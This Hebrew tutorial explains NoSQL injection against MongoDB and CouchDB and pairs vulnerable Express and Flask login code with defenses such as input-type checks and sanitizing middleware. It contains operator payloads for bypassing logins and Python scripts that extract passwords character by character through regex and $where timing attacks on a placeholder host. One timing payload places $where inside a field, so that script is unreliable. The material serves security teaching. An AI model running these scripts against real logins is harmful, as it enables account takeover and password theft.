הinjection NoSQL
מבוא
מסדי נתונים מסוג NoSQL (כגון MongoDB, CouchDB, Redis) פופולריים מאוד באפליקציות מודרניות, במיוחד עם Node.js. למרות שהם לא משתמשים בשפת SQL, הם עדיין פגיעים לinjections - רק בצורה שונה.
הinjection NoSQL מנצלת את האופן שבו אפליקציות בונות queries למסד הנתונים, ובמיוחד את האופרטורים המיוחדים של MongoDB.
רקע - אופרטורים ב-MongoDB
לפני שנצלול לתקיפות, חשוב להכיר את האופרטורים העיקריים:
// Comparison operators
$eq    // equal
$ne    // not equal
$gt    // greater than
$gte   // greater than or equal
$lt    // less than
$lte   // less than or equal
$in    // found in array
$nin   // not found in array

// Logical operators
$and   // and
$or    // or
$not   // negation

// Special operators
$regex    // regular expression
$where    // run JavaScript
$exists   // whether the field exists
הbypass אותנטיקציה - Authentication Bypass
הקוד הפגיע
// Node.js server with Express and MongoDB
const express = require('express');
const mongoose = require('mongoose');
const app = express();

app.use(express.json()); // allows JSON parsing in requests

app.post('/login', async (req, res) => {
    const { username, password } = req.body;

    // Vulnerable! The input is inserted directly into the query
    const user = await User.findOne({
        username: username,
        password: password
    });

    if (user) {
        res.json({ success: true, token: generateToken(user) });
    } else {
        res.json({ success: false, message: 'Invalid credentials' });
    }
});
התקיפה

כאשר השרת מקבל Content-Type: application/json, הוא מפרסר את הגוף כ-JSON. זה מאפשר לשלוח אובייקטים במקום מחרוזות:
POST /login HTTP/1.1
Content-Type: application/json

{
    "username": {"$ne": ""},
    "password": {"$ne": ""}
}
הquery שנשלחת ל-MongoDB:
// becomes:
db.users.findOne({
    username: { $ne: "" },   // username that's not equal to an empty string
    password: { $ne: "" }    // password that's not equal to an empty string
})
// returns the first user in the database!
וריאציות נוספות לbypass אותנטיקציה
// Access to a specific user (admin)
{
    "username": "admin",
    "password": {"$ne": ""}
}

// Using $gt
{
    "username": "admin",
    "password": {"$gt": ""}
}

// Using $regex
{
    "username": "admin",
    "password": {"$regex": ".*"}
}

// Using $exists
{
    "username": "admin",
    "password": {"$exists": true}
}

// Using $in
{
    "username": {"$in": ["admin", "administrator"]},
    "password": {"$ne": ""}
}
הextraction נתונים עם $regex - מתקפה עיוורת

כאשר אין הודעות שגיאה מפורטות, אפשר לחלץ מידע תו אחר תו באמצעות $regex:
העיקרון
// Check whether the password starts with a
{"username": "admin", "password": {"$regex": "^a"}}

// If the login succeeds - the first character is a
// If it fails - try another character
סקריפט אוטומטי לextraction
import requests
import string

url = "http://target.com/login"
charset = string.ascii_lowercase + string.digits + string.punctuation
extracted = ""

while True:
    found = False
    for char in charset:
        # Special characters in regex require escaping
        escaped_char = char
        if char in r'\.^$*+?{}[]|()':
            escaped_char = '\\' + char

        payload = {
            "username": "admin",
            "password": {"$regex": f"^{extracted}{escaped_char}"}
        }

        response = requests.post(url, json=payload)

        if "success" in response.text:
            extracted += char
            found = True
            print(f"[+] Found so far: {extracted}")
            break

    if not found:
        print(f"[+] Complete password: {extracted}")
        break
הextraction שמות משתמשים
import requests
import string

url = "http://target.com/login"
charset = string.ascii_lowercase + string.digits

# Extract the username length
for length in range(1, 30):
    payload = {
        "username": {"$regex": f"^.{{{length}}}$"},
        "password": {"$ne": ""}
    }
    response = requests.post(url, json=payload)
    if "success" in response.text:
        print(f"[+] Username length: {length}")
        break

# Extract the username character by character
username = ""
for i in range(length):
    for char in charset:
        payload = {
            "username": {"$regex": f"^{username}{char}"},
            "password": {"$ne": ""}
        }
        response = requests.post(url, json=payload)
        if "success" in response.text:
            username += char
            print(f"[+] Username so far: {username}")
            break
הinjection ב-$where - הרצת JavaScript
האופרטור $where מאפשר להריץ JavaScript בצד השרת. זו אחת החולשות המסוכנות ביותר ב-MongoDB:
קוד פגיע
app.get('/search', async (req, res) => {
    const query = req.query.q;

    // Vulnerable! User input is inserted into $where
    const results = await Product.find({
        $where: `this.name.includes('${query}')`
    });

    res.json(results);
});
הexploit
# Extract data with sleep (time-based)
GET /search?q=') || (this.password && this.password.match(/^a/) && sleep(5000)) || ('

# If the response is delayed by 5 seconds - the password starts with a

# Run JavaScript code
GET /search?q='); return true; var x=('
מתקפת זמן עם $where
import requests
import time
import string

url = "http://target.com/search"
charset = string.ascii_lowercase + string.digits
extracted = ""

for position in range(50):
    found = False
    for char in charset:
        # Payload that causes a delay if the character is correct
        payload = f"') || (this.password && this.password[{position}] == '{char}' && sleep(2000)) || ('"

        start = time.time()
        response = requests.get(url, params={"q": payload})
        elapsed = time.time() - start

        if elapsed > 2:
            extracted += char
            found = True
            print(f"[+] Found: {extracted}")
            break

    if not found:
        break

print(f"[+] Complete: {extracted}")
הinjection ב-MongoDB Aggregation Pipeline
Aggregation pipelines הם כלי חזק ב-MongoDB שמאפשר עיבוד נתונים מורכב. אם תוקף יכול להשפיע על ה-pipeline, התוצאות עלולות להיות הרסניות:
// Vulnerable code
app.get('/stats', async (req, res) => {
    const field = req.query.field;

    const results = await Order.aggregate([
        { $group: { _id: `$${field}`, total: { $sum: "$amount" } } }
    ]);

    res.json(results);
});
# An attacker can access sensitive fields
GET /stats?field=customer.password

# Or use aggregation operators
GET /stats?field=customer.creditCard
Python עם pymongo - דפוסים פגיעים
from flask import Flask, request, jsonify
from pymongo import MongoClient

app = Flask(__name__)
client = MongoClient('mongodb://localhost:27017/')
db = client['myapp']

# Vulnerable - if Content-Type is application/json
@app.route('/api/login', methods=['POST'])
def login():
    data = request.get_json()
    user = db.users.find_one({
        'username': data['username'],
        'password': data['password']    # can accept an object!
    })
    if user:
        return jsonify({'success': True})
    return jsonify({'success': False})

# Fixed - validation on the input type
@app.route('/api/login_safe', methods=['POST'])
def login_safe():
    data = request.get_json()

    # Ensure the input is a string
    username = data.get('username')
    password = data.get('password')

    if not isinstance(username, str) or not isinstance(password, str):
        return jsonify({'error': 'Invalid input type'}), 400

    user = db.users.find_one({
        'username': username,
        'password': password
    })
    if user:
        return jsonify({'success': True})
    return jsonify({'success': False})
הinjection ב-CouchDB
CouchDB משתמש ב-HTTP API עם JSON. נקודות injection שונות מ-MongoDB:
הqueries מסוג Mango ב-CouchDB
// Regular Mango query
{
    "selector": {
        "username": "admin",
        "password": "secret123"
    }
}

// Injection - authentication bypass
{
    "selector": {
        "username": "admin",
        "password": {"$gt": null}
    }
}
הinjection ב-CouchDB Views
// If the attacker can influence the map function
function(doc) {
    if (doc.type == 'user') {
        emit(doc.username, doc.password); // password exposure
    }
}
הinjection דרך פרמטרי URL ב-Express
נקודה חשובה: Express עם middleware מסוג qs (ברירת מחדל) מאפשר שליחת אובייקטים דרך פרמטרי URL:
# Regular parameters
GET /search?username=admin&password=secret

# Injecting an operator via the URL
GET /search?username=admin&password[$ne]=

# Express parses this into:
# { username: 'admin', password: { '$ne': '' } }
// Vulnerable code - also with query parameters
app.get('/search', async (req, res) => {
    // req.query.password can be an object!
    const user = await User.findOne({
        username: req.query.username,
        password: req.query.password
    });
    res.json(user);
});
הגנה עם express-mongo-sanitize
const mongoSanitize = require('express-mongo-sanitize');

// Removes operators starting with $ from the input
app.use(mongoSanitize());

// Or replace them
app.use(mongoSanitize({
    replaceWith: '_'
}));
NoSQL Injection עיוורת מבוססת זמן - Timing-based
כאשר אין הבדל בתגובה בין הצלחה לכישלון:
import requests
import time

url = "http://target.com/login"
charset = "abcdefghijklmnopqrstuvwxyz0123456789"
password = ""

for i in range(30):
    for char in charset:
        payload = {
            "username": "admin",
            "password": {
                "$where": f"if(this.password[{i}]=='{char}'){{sleep(3000);return true}}else{{return false}}"
            }
        }

        start = time.time()
        try:
            response = requests.post(url, json=payload, timeout=10)
        except:
            continue
        elapsed = time.time() - start

        if elapsed >= 3:
            password += char
            print(f"[+] Password: {password}")
            break
הגנה מפני injection NoSQL
1. ולידציה על סוג הקלט
// Check that the input is a string and not an object
function validateStringInput(input) {
    if (typeof input !== 'string') {
        throw new Error('Input must be a string');
    }
    return input;
}

app.post('/login', async (req, res) => {
    try {
        const username = validateStringInput(req.body.username);
        const password = validateStringInput(req.body.password);

        const user = await User.findOne({ username, password });
        // ...
    } catch (err) {
        res.status(400).json({ error: 'Invalid input' });
    }
});
2. שימוש בספרייה express-mongo-sanitize
3. ניטרול $where
// In MongoDB settings - disable JavaScript execution
// in mongod.conf
security:
  javascriptEnabled: false
4. שימוש ב-Schema Validation
const userSchema = new mongoose.Schema({
    username: {
        type: String,
        required: true,
        validate: {
            validator: function(v) {
                return typeof v === 'string' && v.length > 0;
            }
        }
    },
    password: { type: String, required: true }
});
5. Parameterized Queries
// Instead of building dynamic queries
// Use MongoDB drivers that support parameterized queries
const user = await User.findOne()
    .where('username').equals(username)
    .where('password').equals(hashedPassword);
סיכום
הinjection NoSQL היא חולשה נפוצה במיוחד באפליקציות Node.js עם MongoDB. הנקודות העיקריות:
- Express מפרסר אוטומטית JSON ו-query parameters לאובייקטים - מה שמאפשר injection אופרטורים
- הbypass אותנטיקציה היא התקיפה הנפוצה ביותר עם
$neו-$gt - הextraction נתונים אפשרי עם
$regexתו אחר תו - האופרטור
$whereמאפשר הרצת JavaScript ומסוכן במיוחד - ההגנה העיקרית היא ולידציה על סוג הקלט - לוודא שמחרוזות נשארות מחרוזות